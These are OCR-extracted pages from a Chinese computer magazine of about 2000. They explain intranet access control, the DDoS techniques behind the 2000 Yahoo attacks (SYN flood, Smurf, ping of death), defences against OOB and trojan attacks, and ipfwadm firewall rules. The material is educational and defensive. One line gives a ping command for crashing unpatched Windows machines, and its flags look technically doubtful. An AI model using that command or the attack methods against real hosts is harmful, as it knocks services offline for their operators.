当使用文件、目录、子目录和网络设备时,企业内部网系统管理员可给文件、目录等指定访问属性。属性安全控制可以将给定的属性与企业内部服务器的文件、目录和企业内部网设备联系起来。属性安全性在权限安全性的基础上提供更进一步的安全,企业内部网上的资源都应预先标出一组安全属性。用户对企业内部网资源的访问权限对应一张访问控制表,用以表明用户企业内部资源的访问能力。属性设置可以覆盖已经指定的任何受托指派者指派和有效权限。属性往往能控制以下几个方面的权限:向某个文件写数据、拷贝一个文件、删除目录或文件、查看目录和文件、执行文件、隐含文件、共享、系统属性等。企业内部网的属性可以保护重要的目录和文件,防止用户对目录和文件的误删除、修改、执行、显示等。

5. 网络服务器安全控制

企业内部网允许在服务器控制台上执行一系列的操作。用户使用控制可以装载和卸载模块,可以安装和删除软件等操作。企业内部网服务器的安全控制包括可以设置口令锁定服务器控制台,从而防止非法用户修改、删除重要信息或破坏数据;可以设定服务器登录时间限制、非法访问者检测和关闭时间间隔。

6. 网络监测和锁定控制

企业内部网管理者应对企业内部网实施监控,服务器应记录用户对企业内部网资源的访问。对非法的企业内部网访问,服务器应以图形、文字或声音等形式报警,以引起内部网管理员的注意。如果不法之徒试图进入企业内部网,企业内部网服务器会自动记录企图。

7. 企业内部网对外部的访问控制

企业内部网间的访问控制比较复杂,根据 OSI 企业内部网安全体系结构,企业内部网访问控制,可以在 OSI 模型的物理层、数据链路层、企业内部网层、传输层和应用层上设置。

我们可分下面两种方式进行控制:

(1) 集中式控制。这种方式只适用于较小的内部网,这时可将内部网络的资源进行编号,采用网内用户的控制方式进行集中控制。


(2) 防火墙控制。防火墙是企业内部网访问的主要控制设备,如路由器、网关、代理服务器等。企业内部网防火墙将企业内部网中传输的数据包和链接方式,按照一定的安全策略进行检查,来决定外部用户是否能访问企业内部网。它能有效地控制企业内部网与外部企业内部网之间的访问和数据传送,从而达到保护企业内部网的信息不被外部非法用户访问和过滤不良信息的目的。

8. 外部用户对企业内部网的访问控制

外部企业内部网用户可以访问公共信息服务器,如果要访问企业内部网资源,必须首先经过防火墙才能到达企业内部网。防火墙可

由过滤路由器、代理服务器或堡垒主机等组成。外部网用户到达防火墙时,首先进行访问者身份和权限的识别,即用户认证(UA)、客户认证、话路认证。用户认证是基于每个用户访问权限的认证,与 IP 地址无关;客户认证是基于客户端主机 IP 地址的认证;话路认证基于每个话路,用于决定是否把该话路同用户的请求服务器连接。认证可通过标记卡片、一次性口令(one-time password)、Kerberos 认证方案或外部服务器提供认证方案来实现。过滤路由器 TCP/IP 报头用来过滤信息,看是否被允许通过,过滤后的信息被转发到堡垒主机(或代理服务器)上;堡垒主机能根据不同的应用协议分析由转发的信息流,还应提供审计功能;企业内部网管理员根据审计记录监控企业内部网活动。这种体系结构下的防火墙提供了多层安全保护,因此是比较安全的。针对安全性要求较高的特殊需要,还可以将防火墙设计成一个过滤网,企业内部网的安全性可分担到过滤网上的多个安全单元。

访问控制如下图所示:



黑客攻击 技术及防御

2000年可是多灾多难的一年,黑客频繁攻击致使雅虎网站的网络停止服务近3小时,这使它损失了几百万美金的交易。据统计,在这整个事件中,美国经济共损失了10多亿美金。遇袭的网站包括雅虎、亚马逊和Buy.com等。估计这些袭击把Internet交通拖慢了20%。看到这些令人震惊的事件,不禁让人们发出疑问:“网络还安全吗?”的确,这次事件再次暴露了互联网络的脆弱性,值得那些对网络狂热的人们深思!

在这次攻击过程中,Hacker主要是用一种叫分布式D.D.O.S.(Distributed Denial Of Service,拒绝服务)的攻击方法,使用的主要工具就是黑客界臭名远扬的TFN2K。具有类似功能和危害性的Hacker工具主要还有:Stacheldraht、Trin00等。

这些工具的特点和以往一些拒绝服务攻击的方法惟一的不同之处就在于利用了分布式的攻击,也就是说它们利用了网络上成百上千的机器发起对某一个目标的攻击。然而当我们深入分析时会发现,这此攻击手段实际上都是一些很经典的攻击技术。

下面我们以太FN2K为例简要地分析一下其攻击技术的实质。

一、UDP 攻击

UDP攻击的原理是使两个或两个以上的系统之间产生巨大的UDP数据包。首先使这

两种UDP服务都产生输出,然后让这两种UDP服务(例如chargen服务和echo服务)之间互相通信,使一方的输出成为另一方的输入这样会形成很大的数据流量。当多个系统之间互相产生UDP数据包时,最终将导致整个网络瘫痪。如果涉及的主机数目少,那么只有这几台主机会瘫痪。

二、TCP/SYN 攻击

TCP/SYN作为一种拒绝服务攻击存在的时间已经有20多年了。但是,老并不代表过时,随着技术的不断进步,SYN攻击也不断地被更多黑客所了解并使用。其原理简单介绍如下:当一台机器A要与另外一台ISP的主机B建立连接时,它的通信方式是先发一个SYN包告诉对方主机B说:“我要和你通信了。”当B收到时,就回复一个ACK/SYN确认请求包给A主机。如果A是合法地址,就会再回复一个ACK包给B主机,然后两台主机就可以建立一个通信渠道了。可是黑客机器A发出的包的源地址是一个虚假的IP地址,或者可以说是实际上不存在的一个地址,ISP主机B发出的那个ACK/SYN包当然就找不到目标地址了。如果这个ACK/SYN包一直没有找到目标地址,那么也就是目标主机无法获得对方回复的ACK包。而在缺省超时的时间范围以内,主机的一部分资源要花在等待这个ACK包的响应上,假如短时间内主机A接

· Pc friend ·

到大量来自虚假 IP 地址的 SYN 包,它就要占用大量的资源来处理这些错误的等待,最后的结果就是系统资源耗尽以至瘫痪。

三、ICMP/PING 攻击

ICMP/PING 攻击是利用一些系统不能接受超大的 IP 包或需要资源处理这一特性,如在 Linux 下输入 Ping -t 66510 IP(未打补丁的 Win95/98 的机器),机器就会瘫痪。而 TFN 2K 更会产生大量的进程,每个进程都不停地发送 PING 包,从而导致被攻击目标无法正常工作。

四、ICMP/SMURF 攻击

ICMP/SMURF 攻击利用的是网络广播的原理来发送大量的地址,而包的源地址就是要攻击的机器本身的地址。因而所有接收到此包的主机都将给发包的地址发送一个 ICMP 回发包。

例如,现在 A 主机要发动对 B 主机的 SMURF 攻击。A 通过向某个网络的广播地址发送 ICMP ECHO 包,这些 ICMP 包的源地址即被伪造为 B 主机的 IP 地址。当这个广播地址的网段上的所有活动主机接收到该 ICMP 包时,将回送 ICMP ECHO REPLAY 包。由于 ICMP ECHO 包的源地址为 B 主机,所以如果能收到该广播包的机器有 500 台,则 B 主机将接收到 500 个 ICMP ECHO REPLY 包!

五、TARGA3 攻击(IP 堆栈突破)


TARGA3 攻击的基本原理是发送 TCP/UDP/ICMP 的碎片包,其大小、标记、包数据等都是随机的。一些有漏洞的系统内核由于不能正确处理这些极端不规范数据包,便会使其 TCP/IP 堆栈出现崩溃,从而导致无法继续响应网络请求(即拒绝服务)。

大家可能会问,既然这些攻击早为人知,为什么还会有那么多网站被攻击呢?其实这个问题不能笼统地说,应该具体事件具体分析。分布式的拒绝服务攻击可以利用几千台机器(甚至更多)在同一时间发出大量的垃圾信息,比如雅虎网站曾被每秒 1000 兆的垃圾信息攻击。在如此大流量的攻击下,攻击的力度被提升了几千倍,远远超过了现有网络安全设计的负荷。也就是说,在网络安全设计的过程中,一定要考虑未来可能承受的攻击力度。不过这种攻击并不是一般黑客所能做到的。据 MSNBC 报道,在对雅虎的攻击过程中,黑客在同一时间动用了 3500 台 Unix 机器和巨大的带宽资源。

不过,由于分布式攻击需要先入侵网络上的大量机器和网络设备,所以要对付这种攻击归根到底还是要解决网络的整体安全问题。真正解决安全问题一定要多个部门的配合,从边缘设备到骨干网络都要认真做好防范攻击的准备,一旦发现攻击就可以及时地掐断最接近攻击来源的那个路径,限制攻击力度的无限增强。

说到网络整体安全问题,我们不能不认真地分析一下我国的网络安全体系。很遗憾,我国的网络安全建设还处于初级阶段,95% 的网站存在或多或少的安全问题。以拒绝服务攻击为例,很多网站根本抵挡不了 TFN2K 中的 SYN 攻击。而且黑客只用一台机器就可令大部分网站瘫痪,这说明这些网站连防范拒绝服务攻击最基本的措施也没有。因此,整体提高我国的网络安全的水平要从多方面入手。

首先要提高网络管理人员的素质,而不是去买一个如何先进的安全产品。正如我们所知道的,很多管理员的安全技术业务水平还较薄弱(当然这与公司对网络安全的投入力度有关),错误的配置和工作疏忽时有发生。例如对



付 SYN FLOOD 的攻击,其实一些优秀的防火墙已经有防范的功能了,可是管理员没有很好地正确使用。如 Checkpoint firewall 就有两种对付 SYN FLOOD 的方法,一种叫 SYNRelay,一种叫 SYNGateway。正确理解这两种防范的原理和适用性可以很好地防范 SYN 攻击(当然对付分布式的攻击则要看设计防火墙时所考虑的负荷能否满足现状)。还有,在配置 SNMP(简单网络管理协议)的时候,很多管理员(包括电信部门)使用了缺省的口令配置。一个技术很低的黑客利用一些现成的网管软件就可以把整个网络的拓扑情况搞得一清二楚,如主机和设备的分布类型、型号、端口状况、共享的目录、用户列表,IP 地址的分布等等。更要命的是有可能拿到和修改网络设备、主机的配置清单,从而令设备直接瘫痪。要知道如何保护这些信息不外泄,是国内外安全公司投入大量资金和人力研发各种安全产品时的一个重要目标。可是这部分的防范就被这个小小的配置疏忽给彻底摧毁了。黑客得到这些宝贵的资料就为下一步的入侵铺平了道路。

第二点就是要经常查阅网络设备主机的安全性漏洞情况的发布并及时进行修补。值得注意的是,有些漏洞的公布并不是由设备厂家先发现和发布的,因而要多留意国内外各大安全站点的最新发布,如 <http://www.security-focus.com>、<http://www.iss.net>、<http://www.nai.com>、<http://www.isbase.com> 等。可以这样说,绝大部分系统(Unix、Linux、NT 等)如果在大半年内没有更新安全补丁或修改系统安全参数,那么系统就可能被攻击。特别是一些非常流行的操作系统,如 Windows NT、Sun OS、Linux。据专家分析,日本网站被黑客攻击的事件是属于机器受 Sun RPC 的远程溢出漏洞所导致的,而类似这样的溢出程序在 Internet 上很容易得到,所以网络管理人员不断进

行知识更新是非常重要的。

第三点是要大力发展我国自己的安全产品和网络设备。众所周知,我国目前使用的大部分网络产品和安全产品都被国外公司所垄断。虽然无可否认国外的安全产品其技术水平的确较高,不过发展民族产业才是我国真正摆脱受外国技术约束的惟一途径。而且一些外国公司(当然也包括我国自己的一些公司)在设计网络产品时没有抱着对用户负责的态度。我们通过研究发现网络产品有不同程度的“后门密码”,这些“后门密码”不是黑客安装的,而是厂家由于各种所谓的理由(如厂家远程管理)而设置的,也就是说任何人如果知道这些设备特殊的密码,都可以进入并修改设备参数。更为严重的是,这些“万能”密码居然没有在用户的设备文档中出现,更不用说叫用户如何修改这些密码的参数了。例如,一个在交换机市场占有很大份额的国外著名厂商其多款交换设备都有严重的后门密码,黑客可以登录到设备修改参数或令设备根本无法正常运作,从而导致与其相连的所有服务器全部瘫痪。要知道,这些设备正大量地在我国的各大 ISP、ICP、证券公司、银行等行业使用,所以说我国的网络几乎没有安全可言。

第四,要全面综合地设计网络的安全体系,包括缜密的网络安全拓扑设计→应用平台的选型→安全防护产品的选型→强有力的入侵检测(IDS)和漏洞扫描器→应急措施的制定→完善的人员管理制度→最坏情况的预先估计。

下面谈谈人们往往忽视的最后一个问题。专门跟踪全世界网络运行情况的美国 Keynote 系统公司的公务服务部总管唐·托德对于这次攻击事件感叹地说:“雅虎是 Internet 世界最可靠的网站之一,因此,这次袭击事件给所有依靠 Internet 开展商务的人都提了一个醒

· Pc friend ·

——就连最可靠的网站也可能遭受袭击和中断服务。依我看,这次袭击事件还给人们这么一个警示:不管你事先准备得多么完善,不管你有什么套应急方案,不管你的系统设计得多么完美,都仍有可能因遭到攻击而瘫痪。”所以我们必须预先估计一下可能造成的损失,尽可能用各种方法把损失降到最低。例如我们在设计防火墙的过程中,如果需要用到双防火墙体系,可以考虑采用不同的产品,以免由于某一产品的漏洞导致整个防火墙体系被攻破。当然这也会带来管理不方便的问题。

最后,我们觉得有必要提出几个网络安全设计的重要理念(这些都是很多研究计算机的前辈留下来的经验):

1) 对于安全防范的原则是——没被允许

的都是被禁止的。

2) 没有不可解密的密码和绝对的安全,只是由于为解密或入侵所要付出的代价(包括人力、金钱、时间)致使人们在目前阶段(或说是某一个四维空间)是不可能实现或没人愿意去实现而已。

3) 防火墙主要是用来防范来自网络外部的攻击,对来自网络内部的入侵则毫无办法。

4) 服务器主机的攻击、入侵、破坏行为中有 60% 来自内部网络。

5) 越是流行的、技术细节越是公开的产品,出现漏洞的可能性越大。

6) 方便易用、高效、安全这三者在某种程度上可以说是互相制约的,只能有相对的折衷,用户要根据自己的实际需求作出取舍。


如何防御网上犯罪

对于在网上冲浪的微机,其系统的安全性将会受到严格的考验。如果不加防范,其上的重要数据、文件等信息将会完全暴露。在网上时你将面对的是有很高计算机水平的黑客的攻击。只要你稍不留神,他便会悄悄地侵入你的系统。

防范针对 IP 地址的攻击

好多网上用户都有这样的经历,在聊天室里与网友谈得正高兴时突然机器蓝屏,必须重启。也经常有 ISP 的 NT SERVER 遭到莫名的攻击。更令人难受的是一个网吧或企业的所有机器几乎同时蓝屏当机。很大的可能是这些机器遭到了 OOB 攻击。何谓 OOB 攻击?其实,攻

击者是利用 Windows 下微软网络协定 NetBIOS 的一个例外处理程序 OOB(Out of Band)的漏洞进行了攻击。只要有人以 OOB 的方式,通过 TCP/IP 传递一个小小的包到某个 IP 地址的某个开放的端口上(一般为 139),就会使没有防护或加补丁的 Win95/NT 系统瞬间当机。NT 将会重新启动,95 则一般要手动重启。有的补丁尽管能使机器可用 ESC 退出蓝屏,正常工作,但不重启,就无法访问 TCP/IP 类型的网络。现在常见的这类攻击工具有: Nuke、Winnuke、Teardrop、Ssiping 等。它们主要利用 Win95/NT 下微软网络协议 NetBIOS 的例行处理程序 OOB 的漏洞,将一个包以 OOB 方式放在某个 IP 地址的某个开放的端口上(一般为



139、138、137、113),就可能使你的微机突然死机。遭受此类攻击的对象主要是 Win95,而 Win 98 系统在这方面的防御能力得到了加强,使其受攻击的概率减少。对于 Win95,我们可以通过注册表 /HKEY - LOCAL - MACHINE/System/CurrentControlSet/Services/VxD/MSTCP 中新建字符串“BSDUrgeNT”,键值为“0”,并将 \Windows\System 中的 Vnbt.386 更名为 Vnbt.bak 来防范攻击。另外,我们还可以使用 Nocrash、Antinuke、Nukenab 等程序来防范攻击。

手工检查和清除

上面的措施有些对一般用户来说似乎并不容易办到,但我建议你至少应养成定时检查微机系统的习惯。我们已经介绍了 Cleaner、Sudo99 等软件,下面介绍一些“特洛伊木马”的手动检查及清除方法。

1. Back Orifice (BO)

检查注册表 \HEKY - LOCAL - MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices 中是否有 .exe 键值。如有则将其删除,并进入 MSDOS 状态,将 \Windows\System 中的 .exe 文件删除。

2. Back Orifice 2000

检查注册表 \HEKY - LOCAL - MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices 中是否有 Umgr32.exe 的键值,如有则将其删除。重新启动计算机,将 \Windows\System 中的 Umgr32.exe 删除。

3. Netspy

检查注册表 \HEKY - LOCAL - MACHINE\Software\Microsoft\Windows\CurrentVersion\Run 中是否有键值 Spynotify.exe 和 Netspy.exe。如有将其删除,重启计算机后将 \Windows\System 中对应文件删除。

4. Happy99

该程序首次运行时会在屏幕上打开一个名为 Happy new year 1999 的窗口,显示美丽的焰火,此时该程序把自身 Copy 到 95/98 的 System 目录下,命名为 Ska.exe,释放出文件 Ska.dll,并修改 Wsock32.dll,把修改前的文件备份为 Wsock32.ska,并修改注册表。

检查注册表 \HEKY - LOCAL - MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce 中是否有键值 Ska.exe。如有将其删除,并删除 \Windows\System 中的 Ska.exe 和 Ska.dll 两个文件,将 Wsock32.ska 重命名为 Wsock32.dll。

5. Picture

检查 Win.ini 中“load =”是否指向一个可疑程序,清除该项。重启计算机,将指向的程序删除即可。

6. Netbus

用 Netstat 查看 12345 端口是否开放,在注册表对应位置中是否有可疑文件。首先清除注册表中的 Netbus 的主键,然后重新启动计算机,删除掉其运行文件即可。

特洛伊木马的防范

“特洛伊木马”技术是黑客常用的攻击手法。它通过在你的电脑系统中隐藏一个会在 Windows 启动时悄悄执行的程序,用服务器/客户的手段,而达到在你上网时控制你电脑的目的。黑客可以利用它窃取你的密码,浏览你的硬盘,修改你的文件、注册表等等。对于它我们可以采用 LockDown 等在线黑客监视程序加以防范。在此,我要提醒各位网友注意以下几点:

1. 不要轻易运行来历不明和从网上下载的软件,即使通过了一般杀毒软件的程序也不要轻易运行,对于此类软件,要用如 Cleaner、Sudo99 等专门的黑客程序清除软件检查。

2. 保持警惕性。不要轻易相信好友发来

· Pc friend ·

的 E-mail 就一定没有黑客程序,如 Happy99 就会自动加在附件当中。

3. 不要在聊天室内公布你的 E-mail 地址。对来历不明的 E-mail 应及时清除。

4. 不要随便下载软件(特别是不可靠的 FTP 站点)。

5. 不要将重要密码存放在计算机上。

网络安全大透视

1. 网络安全概述

随着计算机网络的不断发展,全球信息化已成为人类发展的趋势。Internet 最大的优点是信息共享,使得地球上的每一个人均可方便地与另一端的用户通讯。企业用户可以通过网络进行信息交流发布、电子商务等项目;同时可以直接与商业伙伴进行合同签订和商品交易;用户通过网络可以获得各种信息资源和服务,如购物、娱乐、求职、远程教育等方面的服务。

信息技术的使用给人们生活、工作的方方面面带来了数不尽的便捷和好处。然而,计算机信息技术也和其他科学技术一样是一把利剑。当大部分人们使用信息技术提高工作效率,为社会创造更多财富的同时,另外一些人利用信息技术却做着相反的事情。他们非法侵入他人的计算机系统窃取机密信息、篡改和破坏数据,给社会造成难以估量的巨大损失。据统计,全球约 20 秒钟就有一次计算机入侵事件发生,Internet 上的网络防火墙约 1/4 被突破,约 70% 以上的网络信息主管人员报告因机密信息泄露而受到了损失。

网络安全从本质上来讲就是网络上的信息安全,是指网络系统的硬件、软件及其系统

中的数据受到保护,不因偶然的或者恶意的原因而遭到破坏、更改、泄露,系统连续可靠正常地运行,网络服务不中断。从广义来说,凡是涉及到网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全所要研究的领域。网络安全涉及的内容既有技术方面的问题,也有管理方面的问题,两方面相互补充,缺一不可。技术方面主要侧重于防范外部非法用户的攻击,管理方面则侧重于内部人为因素的管理。如何更有效地保护重要的信息数据、提高计算机网络系统的安全性已经成为所有计算机网络应用必须考虑和必须解决的一个重要问题。

2. 网络安全的目标


网络安全的目标应当满足:

* 身份真实性:能对通讯实体身份的真实性进行鉴别。

* 信息机密性:保证机密信息不会泄露给非授权的人或实体。

* 信息完整性:保证数据的一致性,能够防止数据被非授权用户或实体建立、修改和破坏。

* 服务可用性:保证合法用户对信息和资源的使用不会被不正当地拒绝。



* 不可否认性:建立有效的责任机制,防止实体否认其行为。

* 系统可控性:能够控制使用资源的人或实体的使用方式。

* 系统易用性:在满足安全要求的条件下,系统应当操作简单、维护方便。

* 可审查性:对出现的网络安全问题提供调查的依据和手段。

3. 网络面临的安全威胁

网络中的主机可能会受到非法入侵者的攻击,网络中的敏感数据有可能泄露和或被修改,从内部网向公网传送的信息可能被他人窃听或篡改等等。造成网络安全的威胁的原因可能是多方面的,有来自外部,也有可能来自企业网络内部。攻击者主要是利用了 TCP/IP 协议的安全漏洞和操作系统的漏洞。归纳起来,系统的安全威胁常表现为以下特征:

* 窃听:攻击者通过监视网络数据获得敏感信息。

* 重传:攻击者事先获得部分或全部信息,以后将此信息发送给接收者。

* 伪造:攻击者将伪造的信息发送给接收者。

* 篡改:攻击者对合法用户之间的通讯信息进行修改、删除、插入,再发送给接收者。

* 拒绝服务攻击:攻击者通过某种方法使系统响应减慢甚至瘫痪,阻止合法用户获得服务。

* 行为否认:通讯实体否认已经发生的行为。

* 非授权访问:没有预先经过同意,就使用网络或计算机资源被看作非授权访问。它主要有以下几种形式:假冒、身份攻击、非法用户进入网络系统进行违法操作、合法用户以未授权方式进行操作等。

* 传播病毒:通过网络传播计算机病毒,

其破坏性非常高,而且用户很难防范。如众所周知的 CIH 病毒,去年出现的“爱虫”病毒都具有极大的破坏性。

4. 网络安全策略

安全策略是指在一个特定的环境里,为保证提供一定级别的安全保护所必须遵守的规则。实现网络安全,不但靠先进的技术,而且也靠严格的安全管理,法律约束和安全教育。

1) 先进的网络安全技术是网络安全的根本保证。用户对自身面临的威胁进行风险评估,决定其所需要安全服务种类,选择相应的安全机制,然后集成先进的安全技术,形成一个全方位的安全系统。

2) 严格的安全管理。各计算机网络使用机构,企业和单位应建立相应的网络安全管理办法,加强内部管理,建立合适的网络安全管理系统,加强用户管理和授权管理,建立安全审计和跟踪体系,提高整体网络安全意识。

3) 制订严格的法律、法规。计算机网络是一种新生事物。它的好多行为无法可依,无章可循,导致网络上计算机犯罪处于无序状态。面对日趋严重的网络上犯罪,必须建立与网络安全相关的法律、法规,使非法分子慑于法律,不敢轻举妄动。

5. 网络安全所涉及的内容

随着信息社会的网络化,各国的政治、外交、国防、金融等越来越依赖于计算机网络。目前网络安全的地位日趋重要。网络安全所涉及的内容主要包括以下几个方面:

- * 网络安全体系结构;
- * 网络的攻击手段与防范措施;
- * 网络安全设计;
- * 网络安全标准制定,安全评测及认证;
- * 网络安全检测技术;
- * 网络安全设备;

· Pc friend ·

- * 安全管理,安全审计;
- * 网络犯罪侦查;
- * 网络安全理论与政策;
- * 网络安全教育;
- * 网络安全法律等。

6. 网络安全技术与安全机制

网络安全技术涉及的内容是非常广泛的。从广义上讲,网络安全技术主要包括以下几个方面:

- * 主机安全技术
- * 身份认证技术
- * 访问控制技术
- * 密码技术
- * 防火墙技术
- * 安全审计技术
- * 安全管理技术
- * 系统漏洞检测技术
- * 黑客跟踪技术

为了实现网络安全,采用的安全机制主要包括:

- * 加密机制。加密是为了确保数据保密性。
- * 数字签名机制。数字签名用来确保数据真实性和进行身份验证。
- * 访问控制机制。访问控制按照事先确定的规则,决定主体对客体的访问是否合法。
- * 数据完整性机制。数据完整性是保证数据不被修改。
- * 认证机制。计算机网络中认证主要有站点认证,报文认证,用户和进程的认证。
- * 信息流填充机制。信息流填充使攻击者不知道哪些是有用信息,哪些是无用信息,从而挫败信息流分析攻击。
- * 路由控制机制。路由控制机制可根据信息发送者的申请选择安全路径,以确保数据安全。

* 公正机制。主要是在发生纠纷时进行公正仲裁用。

7. 网络安全解决方案

一个完整的网络安全解决方案所考虑的问题应当是非常全面的。保证网络安全需要靠一些安全技术,但是最重要的是要有详细的安全策略和良好的内部管理。

在确立网络安全的目标和策略之后,还要确定实施网络安全所应付出的代价,然后选择确实可行的技术方案。方案实施完成之后最重要的是要加强管理,制定培训计划和网络安全管理措施。完整的安全解决方案应该覆盖网络的各个层次,并且与安全管理相结合。


物理层的安全防护:在物理层上主要通过制定物理层面的管理规范 and 措施来提供安全解决方案。

链路层的安全保护:主要是链路加密设备对数据加密保护。它对所有用户数据一起加密,用户数据通过通信线路送到另一节点后解密。

网络层的安全防护:网络层的安全防护是面向 IP 包的。网络层主要采用防火墙作为安全防护手段,实现初级的安全防护。在网络层也可以根据一些安全协议实施加密保护。在网络层也可实施相应的入侵检测。

传输层的安全防护:传输层处于通信子网和资源子网之间,起着承上启下的作用。传输层也支持多种安全服务:1)对等实体认证服务;2)访问控制服务;3)数据保密服务;4)数据完整性服务;5)数据源点认证服务。

应用层的安全防护:原则上讲所有安全服务均可在应用层提供。在应用层可以实施强大的基于用户的身份认证。在应用层也是实施数据加密、访问控制的理想位置。在应用层还可加强数据的备份和恢复措施。应用层可以是对资源的有效性进行控制,资源包括各种数据和



服务。应用层的安全防护是面向用户和应用程序的,因此可以实施细力度的安全控制。

要建立一个安全的内部网,一个完整的解决方案必须从多方面入手。首先要加强主机本身的安全,减少漏洞;其次要用系统漏洞检测软件定期对网络内部系统进行扫描分析,找出可能存在的安全隐患;建立完善的访问控制措施,安装防火墙;加强授权管理和认证;加强数据备份和恢复措施;对敏感的设备 and 数据要建立必要的隔离措施;对在公共网络上传输的敏感数据要加密;加强内部网的整体防病毒措施;建立详细的安全审计日志等。

8. 网络的安全防范建议

Internet 是一个公共网络,网络中有很多不安全的因素。一般局域网和广域网应该有以下安全措施:

(1) 系统要尽量与公网隔离,要有相应的安全连接措施。

(2) 不同的工作范围的网络既要采用防火墙、安全路由器、保密网关等相互隔离,又要在正常循序时保证互通。

(3) 为了提供网络安全服务,各相应的环节应根据需要配置可单独评价的加密、数字签名、访问控制、数据完整性、业务流填充、路由控制、公证、鉴别审计等安全机制,并有相应的安全管理。

(4) 远程客户访问重要的应用服务要有鉴别服务器严格执行鉴别过程和访问控制。

(5) 网络和网络设备要经受住相应的安全测试。

(6) 在相应的网络层次和级别上设立密钥管理中心、访问控制中心、安全鉴别服务器、授权服务器等,负责访问控制以及密钥、证书等安全材料的产生、更换、配置和销毁等相应的安全管理活动。

(7) 信息传递系统要具有抗侦听、抗截获能力,能对抗传输信息的篡改、删除、插入、重放、选取明文密码破译等主动攻击和被动攻击,保护信息的机密性,保证信息和系统的完整性。

(8) 涉及保密的信息在传输过程中,在保密装置以外不以明文形式出现。

(上接第 145 页)址的访问,并成功地记录下每个 IP 地址的网络流量,为计费 and 网管提供了依据。Linux 的防火墙配置可以通过简单的命令逐条进行,也可编写 shell 程序放到系统的启动目录下自动执行。其命令格式非常简单,现举例如下:

```
__#ipfwadm -A
```

__/* 对通过路由器的所有数据包进行计帐 */

```
__ # ipfwadm -I -a accept -S  
162. 105. 0. 0/16
```

__/* 接受来自 162. 105. 0. 0 网络的所

有数据包 */



```
__ # ipfwadm -I -a deny -S  
159. 226. 0. 0/16
```

__/* 丢掉来自 159. 226. 0. 0 网络的所有数据包 /

```
__ # ipfwadm -O -a reject -S  
210. 32. 0. 0/12
```

__/* 丢掉发往 210. 32. 0. 0 网络的所有数据包,并发送拒绝信息包给请求者 */

__读者可根据实际需要进行防火墙的配置,以达到期望的效果。



自从 2000 年 2 月份以来,黑客频繁攻击的事件造成的损失惨重。现在的黑客越来越多,几乎每天都可以听到这样的消息:某某网站又被黑了,搅的人心惶惶。黑客是那么嚣张,那么狂妄,惟恐天下不乱,我们是不是也应该采取相应措施,而不是坐以待“毙”呢。可是公司管理人员事先往往很难意识到自己网络的脆弱之处。还有一些公司和个人,依然抱着一种侥幸心理,不被黑一把,是很难对网络安全问题给予足够重视的。如果你们的网络安全管理存在以下疏忽或漏洞,那真是把自己暴露在黑客眼皮底下,想不被黑也难。

一、随手丢放的账号和密码

稍加留意,就不难发现不少公司的安全意识几乎已松懈到了无以复加的地步,许多员工为贪图方便,竟堂而皇之地将标记有账号与密码的便笺粘贴于显示器一侧,或压于鼠标垫下,极易给别有用心者造成可乘之机。

二、废纸中的有用的数据

许多公司常常将敏感数据资料未加任何处理就随意丢弃,为窃取公司机密者打开方便之门,有时他们甚至根本无需处心积虑地潜入公司网络,只需在废纸堆中就能够找到他们需要的所有资料。

三、对重要部门加强防范措施

公司一般存有诸多人为的安全隐患,让陌生人能够有以送快餐为由长驱直入公司要害部门,并在达到目的后扬长而去的机会。

四、配置里的后门


防火墙与其他安全产品的配置通常较为复杂,稍有不慎,可能就会在公司网络中开出一道后门。

五、众人皆知的密码

每一种操作系统都有一个由供应商缺省设置的初始密码,以便系统管理员首次使用时进入系统,这意味着这类密码几乎尽人皆知,公司系统管理人员应该对它进行及时更换。

六、不要过于迷信 Modem 密码

